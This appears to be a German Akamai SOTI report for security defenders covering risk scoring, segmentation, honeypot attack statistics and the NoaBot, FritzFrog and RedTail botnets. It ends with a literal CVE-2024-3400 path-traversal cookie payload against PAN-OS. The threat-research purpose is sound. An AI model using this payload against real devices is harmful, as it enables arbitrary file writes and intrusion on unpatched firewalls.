SOTI

B11 AUSGABE 01

Leitfaden für Abwehrspezialisten 2025

Schützen Sie sich jetzt und in Zukunft

Akamai

State of the Internet/Sicherheit

Inhalt

Ein „State of the Internet“-Bericht für Abwehrspezialisten

Dies ist kein durchschnittlicher „State of the Internet-“ oder kurz „SOTI-Bericht“. Sie werden wahrscheinlich einige grundlegende Unterschiede zwischen dieser Ausgabe und unseren früheren Veröffentlichungen feststellen. Das liegt daran, dass wir uns dieses Mal nicht mit allgemeinen Informationen befassen, sondern direkt mit den Leuten an der Front sprechen: den Verteidigern.

Wir haben die verschiedenen Sicherheitsforschungsteams von Akamai zusammengebracht, um ihr hart erarbeitetes, praxiserprobtes Wissen zu teilen. Es sind mehrere Gruppen von Cybersicherheitsexperten vertreten: Forscher, Betriebsexperten, Produktarchitekten, Datenwissenschaftler und Vorfallsreaktionsexperten.

Unser Ziel ist einfach: Wir wollen Sie mit den realen Strategien ausstatten, die Sie 2025 zum Schutz Ihrer Systeme vor immer komplexeren digitalen Bedrohungen benötigen. Dieser Bericht enthält umsetzbare Erkenntnisse von echten Cybersicherheitsexperten, die täglich gegen Bedrohungen kämpfen. Wir bieten Ihnen praktische Informationen, die Sie sofort nutzen können.

Damit dieses Dokument für die gesamte Sicherheitscommunity nützlich ist, haben wir unsere Forschungsergebnisse dem „Security-in-Depth“-Framework (Tiefgreifende Sicherheit) zugeordnet, einer Erweiterung der „Defense-in-Deep-Methodik“ (Gestaffelte Sicherheit).

Der Rest unserer SOTI-Berichte in diesem Jahr wird in unserem gewohnten Format stattfinden. Doch dieser Bericht hier?
Der ist speziell für Abwehrspezialisten.

Tiefgreifendes Sicherheitsframework

Das Konzept der „Tiefgreifenden Sicherheit“ stellt eine Weiterentwicklung des gestaffelten Sicherheitskonzepts dar, die 2019 entwickelt wurde und Datenwissenschaft und -analyse in etablierte Cybersicherheitspraktiken integriert. Während das gestaffelte Sicherheitskonzept Sicherheitsebenen implementiert, um Assets zu schützen, verbessert tiefgreifende Sicherheit diese Grundlage, indem sie Analysen nutzt, um verborgene Bedrohungen zu erkennen und die Effektivität der Verteidigung zu bewerten. So kann sie potenzielle Angriffe oft erkennen, bevor sie vollständig zum Tragen kommen.

Tiefgreifende Sicherheit schützt Unternehmen durch mehrere, sich überschneidende Verteidigungsebenen und erkennt dabei an, dass keine einzelne Sicherheitsmaßnahme absolut fehlerfrei ist. Diese Strategie umfasst physische Sicherheit (Sperren, Überwachung), Netzwerkarchitektur (Firewalls, Intrusion Detection), Endpoint-Schutz (Virenschutz, Verschlüsselung), Zugriffskontrollen und Host-Sicherheit (Multi-Faktor-Authentifizierung, rollenbasierte Berechtigungen), Datensicherung und Risikomanagement (Verschlüsselung, Backups) sowie administrative Maßnahmen (Sicherheitsrichtlinien, Mitarbeiterschulungen).

Wir haben dieses Framework genutzt, um die Forschung in diesem Bericht zu strukturieren und die Probleme anzugehen, mit denen Verteidigungsteams täglich konfrontiert sind. In diesem SOTI-Bericht haben wir uns auf die folgenden Sicherheitselemente konzentriert:

Risikomanagement identifiziert, bewertet und mindert Bedrohungen systematisch und priorisiert die Reaktion hierbei basierend auf Wahrscheinlichkeit und Auswirkungen, um die Anfälligkeit des Unternehmens zu verringern.

Netzwerkarchitektur implementiert mehrschichtige Sicherheit durch Firewalls, Segmentierung und Zugriffskontrollen, um Verteidigungsbarrieren zu schaffen und potenzielle Sicherheitsverletzungen einzudämmen.

Host-Sicherheit schützt einzelne Geräte durch Systemupdates, Virenschutz, Firewalls und Zugriffskontrollen, um unbefugten Zugriff oder Malware-Installationen auf Endgeräten zu verhindern.

Risikomanagement

Wir haben verfolgt, wie sich Cyberbedrohungen verändern – ebenso wie die Risiken, die sie mit sich bringen. Durch die genaue Überwachung des Internettraffics und die Einrichtung spezieller Erkennungssysteme haben wir viel über die Entwicklung der Bedrohungslandschaft erfahren. Und noch mehr haben wir durch verschiedene Projekte gelernt, wie z. B. die Erstellung eines internen Risikobewertungsprozesses, der später in unser Segmentierungsprodukt implementiert wurde.

Im Jahr 2024 haben wir alles Mögliche erlebt: von einfachen Botnets wie NoaBot, die gestohlene Passwörter verwenden, bis hin zu komplexeren Hackergruppen wie RedTail, die brandneue Softwareschwachstellen ausnutzen. Die Cyberbedrohungslandschaft wird immer vielfältiger und ausgefeilter, was die Verteidigung immer schwieriger macht. In diesem Abschnitt zum Risikomanagement des tiefgreifenden Sicherheitsframeworks stellen wir unsere Untersuchungen zum Risikobewertungsverfahren und zur Metamorphose von Malware vor.

Studie

Risikobewertung

Risikobewertungen sind seit Jahren ein schwieriges Thema in der Sicherheitsbranche. Das Konzept wird zwar gemeinhin als nützlich erachtet, doch die tatsächliche Umsetzung stellt eine große Herausforderung dar. Das Risikoregister fällt für jedes Unternehmen anders aus, was eine Verallgemeinerung fast unmöglich macht – ganz zu schweigen davon, die Risiken anderswo zu replizieren.

Herausforderungen beim Erstellen eines Risikoregisters

Wir haben in diesem Jahr bei Akamai die schwierige Aufgabe gehabt, ein Modul zur Bewertung der Netzwerksicherheit zu erstellen – und dabei haben wir einiges gelernt. Letztendlich haben wir festgestellt, dass die Maximierung der Wirkung und die Minimierung der Ressourcen für eine effektive Risikobewertungsmethode entscheidend sind. Dies ist keine einfache Aufgabe, sondern umfasst mehrere Schlüsselfaktoren, darunter:

- Risiko definieren: Wie definieren Sie das Risiko, das mit einer Maschine oder Anwendung verbunden ist? Ist sie mit dem Internet verbunden? Ist sie gepatcht? Welche Ports sind offen? Wie viele Computer können darauf zugreifen?
- Bedeutung der Anwendung bestimmen: Wie bestimmen Sie die relative Bedeutung der Anwendung? Handelt es sich um eine kritische Anwendung? Verfügt sie über zahlreiche Verbindungen, die zusätzliche Risiken mit sich bringen?
- Abhilfemaßnahmen anwenden: Welche Maßnahmen sind erforderlich, um diese Risiken zu mindern? Was können Sie mit Segmentierung erreichen, und welche Auswirkungen wird sie haben?
- Komplexität bewerten: Wie kompliziert wird es sein, diese Wirkung zu erreichen?

Je nach Größe und Qualität Ihres Cybersicherheitsprogramms können Sie den nächsten Schritt machen, der für Ihr Unternehmen relevant ist. Für unsere Zwecke haben wir – nachdem wir diese Fragen beantworten konnten, um diese Herausforderungen zu bewältigen – ein Tool entwickelt, das eine Liste von Maßnahmen enthielt, die nach Auswirkungen, Kritikalität, erforderlichem Aufwand oder einer Kombination dieser Kriterien priorisiert wurden.

Quantifizierung externer und interner Risiken

Das Ziel der Sicherheitsbewertung besteht darin, das Risiko zu quantifizieren, das von einem Angreifer verursacht wird, der von außen in das Netzwerk eindringt. Beispielsweise berechnen wir unser Risiko basierend darauf, wie wahrscheinlich die Gefährdung extern zugänglicher Assets und die anschließende laterale Netzwerkbewegung zu internen Assets sind. Die Sicherheitsbewertung eines Endpunkts kann als die erwartete Anzahl erfolgreicher Angriffsvektoren betrachtet werden, die mit der Netzwerkgröße steigt.

Das berechnete externe Risiko eines Endgeräts hängt von dem Risiko jedes seiner mit dem Internet verbundenen Listening-Services ab. Dieser Wert wird anhand des Ausmaßes der Gefährdung (egal, ob unbegrenzt oder auf einen bestimmten Bereich beschränkt) und der potenziellen Ausnutzbarkeit des Service oder Protokolls bestimmt. Die Ausnutzbarkeit eines Dienstes hängt von seiner Beliebtheit bei Angreifern ab – was aus Berichten wie denen der Cybersecurity and Infrastructure Security Agency oder aus den Exploit-Märkten im Dark Web ersichtlich ist. Ein weiterer Faktor ist der Schweregrad der Schwachstellen, die in der spezifischen, auf dem jeweiligen Server installierten Version zu finden sind.

Das berechnete interne Risiko eines Endpunkts hängt vom Gefährdungsgrad seiner einzelnen Listening-Services ab, die mit anderen internen Endpunkten verbunden sind. Dieser Wert wird durch Berücksichtigung der Netzwerkrichtlinie, des externen Risikos, das mit jedem Endpunkt verbunden ist, und der potenziellen Ausnutzbarkeit des Service oder Protokolls bestimmt.

Wie Abwehrmaßnahmen ausgewählt werden

Für jeden Endpunkt isolieren wir die additiven Auswirkungen anderer Endpunkte (interne Anwendung, Subnetze usw.) auf die endgültige Bewertung. Falls erforderlich empfehlen wir, spezifische Segmentierungsregeln hinzuzufügen, die die Gefährdung anderer Endpunkte durch diesen Endpunkt begrenzen. So isolieren wir beispielsweise die Auswirkungen eines bestimmten Service und begrenzen dieses Servicerisiko basierend auf Echtzeitdaten. Wenn Schwachstellen für diesen Service identifiziert werden, kann diese Empfehlung das Risiko reduzieren und potenzielle Ausfallzeiten zwischen Patches vermeiden.

Skalierung und Auswertung

Eine der wichtigsten Sicherheitsbedrohungen sind mit dem Internet verbundene Server und die Services, die darauf laufen. Sie bieten Cyberkriminellen, die das jeweilige Unternehmen ins Visier nehmen, eine direkte Möglichkeit, es anzugreifen. Bei der Entwicklung der Sicherheitsbewertung wollten wir sicherstellen, dass sich Netzwerke und/oder Server mit geringfügiger Internetverbindung von denen unterscheiden, die zu sehr angebunden sind. Hierzu haben wir analysiert, wie die Anzahl der Services verteilt ist, die pro Server mit dem Internet verbunden sind (Abbildung 1).

Verteilung der Anzahl internetverbundener Services pro Server




Abb. 1: Statistiken zur Internetverbindung, die zur Gestaltung von Bewertungsformeln verwendet werden

An einer kleinen Untergruppe von Servern, die Datenverkehr aus dem Internet akzeptieren (3 % der gesamten Server), sehen wir, dass die meisten nur einen Service angeben, wobei ein Service ein eindeutiger Prozess oder Windows-Dienstname ist. Nur ein sehr kleiner Teil dieser Untergruppe (0,22 % aller Server) setzt vier oder mehr Services dem Internet aus. Ohne eine ordnungsgemäße Segmentierung zwischen ihnen und dem Netzwerk stellen diese Server eine Angriffsmethode mit hohem Risiko dar. Ein weiterer wichtiger Sicherheitsaspekt des Netzwerks ist die interne Gefährdung, d. h. der Zugriff auf die Dienste eines Servers durch die übrigen Server innerhalb des Netzwerks (unabhängig vom Internetzugang).

Bei der Analyse dieser Gefährdung in realen Netzwerken können wir feststellen, dass die überwiegende Mehrheit der Services (mehr als 80 %) von einem sehr kleinen Bruchteil des Netzwerks (weniger als 1 von 10.000) kontaktiert wird. Dies wird im gesamten Bericht als *Gefährdungsverhältnis* bezeichnet (Abbildung 2). Nur ein kleiner Teil der Server (0,1 %) sollte von großen Teilen des Netzwerks (10 % und mehr) erreicht werden. Diese Infrastrukturserver sollten aufgrund ihrer potenziellen Auswirkungen auf die Sicherheit des Unternehmens mit besonderer Sorgfalt geschützt werden.




Abb. 2: Analyse des Gefährdungsverhältnisses

Als abschließende Analyse haben wir die Beziehung zwischen der Sicherheitsbewertung eines Netzwerks und dem Fortschritt bei der Konfiguration von Sicherheitsrichtlinien für seine Server untersucht. Zunächst haben wir die durchschnittliche Sicherheitsbewertung für verschiedene Netzwerke über verschiedene Zeiträume berechnet, in denen die Bereitstellung stabil war (keine größeren Änderungen an der Netzwerkgröße oder der Anzahl von Schutz-Agents). Anschließend wurde das Verhältnis der Server berechnet, für die eine Segmentierungsvorlage angewendet wurde. In den meisten Netzwerken verbesserte die Konfiguration zusätzlicher Segmentierungsregeln auch die Sicherheit (Abbildung 3). Diese Tatsache stärkt unser Vertrauen in die Sicherheitsbewertung und ihr Potenzial, den Sicherheitsbetrieb zu lenken.




Abb. 3: Sicherheitsbewertungen realer Netzwerke im Vergleich zum Verhältnis geschützter Server (die verschiedenen Farben kennzeichnen unterschiedliche Kundenumgebungen)

Während Sicherheitsexperten Richtlinien für Netzwerke erstellen, benötigen sie häufig Feedback zur Effektivität der bestehenden Richtlinien sowie Empfehlungen für die nächsten Verbesserungen. Das führt zu evidenzbasierten Risikobewertungen, die Nutzerverhaltensanalysen für Ihr Netzwerk ähneln. Eine Möglichkeit, dieses Feedback zu erhalten, besteht darin, eine Methode wie Mikrosegmentierung zu verwenden, die sehr detaillierte Richtlinien unterstützt und priorisierte Empfehlungen ausgeben kann, die die wichtigsten Risikofaktoren für jede Netzwerkanwendung berücksichtigen.

Studie

Malware-Metamorphose

Cybersicherheit zu gewährleisten, wird immer schwieriger. Cyberangriffe sind heute für Amateure einfacher zu starten, während spezialisierte Hackergruppen immer besser ausgebildet werden. Der Aufstieg künstlicher Intelligenz verschlimmert die Situation, da Angreifer hiermit mächtigere Tools erhalten, die auch noch einfacher zu bedienen sind. Entsprechend sind Unternehmen mit einer unvorhersehbaren und gefährlicheren digitalen Bedrohungslandschaft konfrontiert als je zuvor.

Am häufigsten angegriffene offene Services

Während Cyberkriminelle Zero-Day- und gezielte Angriffe nutzen können, um in Netzwerke einzudringen, gibt es für Botnets weitaus einfachere Möglichkeiten, Systeme in größerem Umfang zu infizieren. **Es gibt eine Vielzahl von Servern im Internet mit offenen Ports, die für laterale Netzwerkbewegung und Logins geeignet sind – und einige von ihnen nutzen auch noch vorhersehbare Anmeldedaten, die über Credential Stuffing geknackt werden können.** Wir haben 2024 über mehrere Botnets berichtet, darunter NoaBot (eine Mirai-Variante) und neue Versionen der Botnets FritzFrog und RedTail.

Abbildung 4 zeigt eine Shodan-Abfrage nach SSH-Servern (Secure Socket Shell), die mit dem Internet verbunden sind. Hierbei werden Millionen von Servern erkannt, die potenziell Opfer dieser Angriffe werden können.

Gesamtergebnisse

22.472.219

Top-Länder

USA	6.241.486
Deutschland	2.084.734
China	1.987.890
Brasilien	1.227.285
Argentinien	899.565




Abb. 4: Seit Anfang 2025 sind mehr als 20 Millionen Server per SSH über das Internet zugänglich (Quelle: Shodan.io)

Da es sich hierbei um eine anhaltende Bedrohung handelt, wollten wir wissen, welche gemeinsamen Ports und Services am meisten anvisiert werden. Deshalb haben wir unsere Honeypots untersucht, um die Prioritäten für Netzwerkadministratoren 2025 zu ermitteln. Abbildung 5 zeigt die Vorfallstrends, die wir 2024 in unseren Honeypots für die gängigsten offenen Ports beobachtet haben.




Abb. 5: Vorfallstrends für alle gängigen offenen Ports/Protokolle im Jahr 2024

Wir können sehen, dass Angriffe über Server Message Block (SMB), Remote Desktop Protocol (RDP) und SSH fast über den gesamten Verlauf von 2024 am häufigsten auftraten. Das ist keineswegs überraschend, da dies die einfachsten Protokolle für laterale Netzwerkbewegung sind (sowie One-Day-Bedrohungen, für SMB und EternalBlue). Die tatsächliche Verteilung der Angriffe auf die Ports ist in Abbildung 6 dargestellt.




Abb. 6: Verteilung erkannter Angriffe auf verschiedene Protokolle

Weitere Informationen zu Botnets

Botnets ermöglichen es Cyberkriminellen, ihre Credential-Stuffing-Kampagnen zu automatisieren. Indem ein Botnet ständig Anmelde- oder Kontoseiten mit Anmeldedaten anpingt, die aus dem Dark Web erworben wurden, können Angreifer mit geringem Aufwand Hunderttausende von Betrugsversuchen pro Stunde durchführen. **Weitere Informationen**

Botnet-Familien

Die Untersuchung von Botnets wie NoaBot (eine Mirai-Variante), FritzFrog (Golang-basiert) und RedTail (ein Kryptominer) liefert wichtige Einblicke in die Weiterentwicklung von Cyberbedrohungen. FritzFrogs fortschrittliche Funktionen – dateilose Malware, Peer-to-Peer-Architektur und internes Netzwerk-Targeting – veranschaulichen ihre wachsende Raffinesse. Diese Analyse hilft Sicherheitsteams, bessere Abwehrmaßnahmen gegen Botnet-Angriffe zu entwickeln, die die globale Wirtschaft bis zu 116 Milliarden US-Dollar pro Jahr Kosten.

NoaBot

Das NoaBot-Botnet verfügt über die meisten Funktionen des ursprünglichen Mirai-Botnets (z. B. ein Scannermodul und ein Angreifermodul, ein verborgener Prozessname), doch es gibt auch zahlreiche Unterschiede zum Original. **Vor allem basiert der Malware-Spreader auf SSH und nicht auf Telnet, wie es bei der ersten Mirai-Implementierung der Fall war.** NoaBot verfügt außerdem über eine andere Liste von Anmeldedaten, die bei Credential-Stuffing-Angriffen verwendet werden können, und setzt nach einem erfolgreichen Eindringen viele Module ein.

Im Gegensatz zu Mirai, das normalerweise mit GCC kompiliert wird, wird NoaBot mit uClibc kompiliert. Das scheint sich darauf auszuwirken, wie Virenschutz-Engines die Malware erkennen. Während andere Mirai-Varianten in der Regel mit einer Mirai-Signatur erkannt werden, gehören die Antiviren-Signaturen von NoaBot zu einem SSH-Scanner oder einem generischen Trojaner.

Die Malware wird auch statisch kompiliert, und etwaige Symbole werden entfernt. Neben der Tatsache, dass es sich um eine untypische Kompilierung handelt, war dies die Ursache dafür, dass sich das Reverse Engineering der Malware als frustrierende Aufgabe erwies.

Bei neueren Varianten des Botnets wurde die Zeichenfolge ebenfalls verschleiert und nicht als Klartext gespeichert. Das erschwerte die Extraktion von Details aus den Binärdateien und die Disassemblierung bestimmter Teile, die Codierung selbst war jedoch einfach und leicht rückzuentwickeln.

Schließlich haben wir gesehen, dass dieselben C2-Server (Command and Control), die NoaBot bedienen, auch ein anderes Botnet unterstützen: P2PInfect, ein sich selbst replizierender Peer-to-Peer-Wurm, der in Rust geschrieben wurde. P2PInfect wurde erstmals im Juli 2023 entdeckt, NoaBot-Aktivitäten werden hingegen seit Januar 2023 beobachtet. NoaBot ist also ungefähr sechs Monate älter als P2PInfect (Abbildung 7).




Abb. 7: NoaBot-Aktivität im Zeitverlauf

Aufgrund ihrer technischen Ähnlichkeiten sind wir der Meinung, dass derselbe Cyberkriminelle für beide Varianten verantwortlich ist. Es könnte sein, dass er sich einfach an der Entwicklung einer eigenen Malware versucht hat oder dass die beiden Botnets unterschiedliche Zwecke erfüllen.

FritzFrog

FritzFrog ist ein komplexes, auf Golang basierendes Peer-to-Peer-Botnet, das sowohl AMD- als auch ARM-basierte Maschinen unterstützt. Wir haben es ursprünglich 2020 entdeckt und darüber berichtet, doch die Malware wird aktiv gepflegt und hat sich im Laufe der Jahre durch Hinzufügen neuer und Verbessern bestehender Funktionen weiterentwickelt.

Die neueste Ergänzung des FritzFrog-Arsenals, die wir 2024 entdeckt haben, war ein Log4Shell-Exploit, der eine Weiterentwicklung der traditionellen Infektionsmethode (SSH Brute Force) darstellt. Die Schwachstelle Log4Shell wurde ursprünglich im Dezember 2021 identifiziert und löste eine branchenweite Patching-Welle aus, die monatelang anhielt. Auch heute, zwei Jahre später, gibt es noch viele Anwendungen mit Internetzugriff, die anfällig für diesen Exploit sind (Abbildung 8)




Abb. 8: FritzFrog-Log4Shell-Exploit-Prozess

Anfällige Ressourcen mit Internetzugriff sind ein ernstes Problem, aber FritzFrog stellt auch für andere Asset-Typen ein Risiko dar: interne Hosts. Als die Schwachstelle erstmals entdeckt wurde, wurden wegen ihres erheblichen Gefährdungsrisikos vorrangig Anwendungen mit Internetzugriff gepatcht. **Interne Maschinen, die weniger anfällig für Exploits waren, wurden deswegen oft vernachlässigt und blieben ohne Patch. Diesen Umstand nutzt FritzFrog jetzt aus. Im Rahmen ihrer Übertragungsroutine versucht die Malware, alle Hosts im internen Netzwerk anzugreifen.**

Die neueren Varianten können auch Opfer besser erkennen: Neben der Randomisierung von Internet-IP-Adressen und dem Versuch, diese anzugreifen, deckt die Malware auch neue SSH-Ziele auf, indem sie authentifizierungsbezogene Protokolle und Konfigurationen ihrer Opfer analysiert, darunter Authentifizierungsprotokolldateien, authorized_hosts-Dateien und der Bash-Verlauf.

Es war außerdem eine One-Day-Implementierung zur Berechtigungseskalation in die Malware eingebettet (CVE-2021-4034). Diese Schwachstelle im polkit wurde 2022 von Qualys offengelegt und ermöglichte eine Berechtigungseskalation auf allen Linux-Computern, auf denen sie ausgeführt wurde. **Da polkit standardmäßig auf den meisten Linux-Distributionen installiert ist, sind viele ungepatchte Computer heute noch anfällig für diese CVE.**

RedTail

Die Cyberkriminellen hinter der Kryptomining-Malware von RedTail, die Anfang 2024 gemeldet wurde, haben die jüngste Schwachstelle in Palo Alto PAN-OS CVE-2024-3400 in ihr Toolkit integriert.

Dieser Kryptominer wurde erstmals im Dezember 2023 von Cyber Security Associates (CSA) erwähnt und nach seinem Dateinamen *.redtail* benannt. CSA veröffentlichte seinen Analysebericht im Januar 2024.

Obwohl CSA berichtete, dass sich das Botnet per Log4Shell-Exploit ausbreitet, haben unsere Sensoren die Ausnutzung verschiedener Schwachstellen erkannt. Unsere erste Analyse betraf CVE-2024-3400, eine Schwachstelle, über die beliebige Dateien erstellt werden können. Durch Festlegen eines bestimmten Werts im SESSID-Cookie wird PAN-OS so manipuliert, dass eine nach diesem Wert benannte Datei erstellt wird. In Kombination mit einer Pfadüberschreitung ermöglicht dies dem Angreifer, sowohl den Dateinamen als auch das Verzeichnis zu kontrollieren, in dem die Datei gespeichert ist.

Cookie: SESSID=/../../../var/appweb/sslvpndocs/global-protect/portal/images/poc.txt

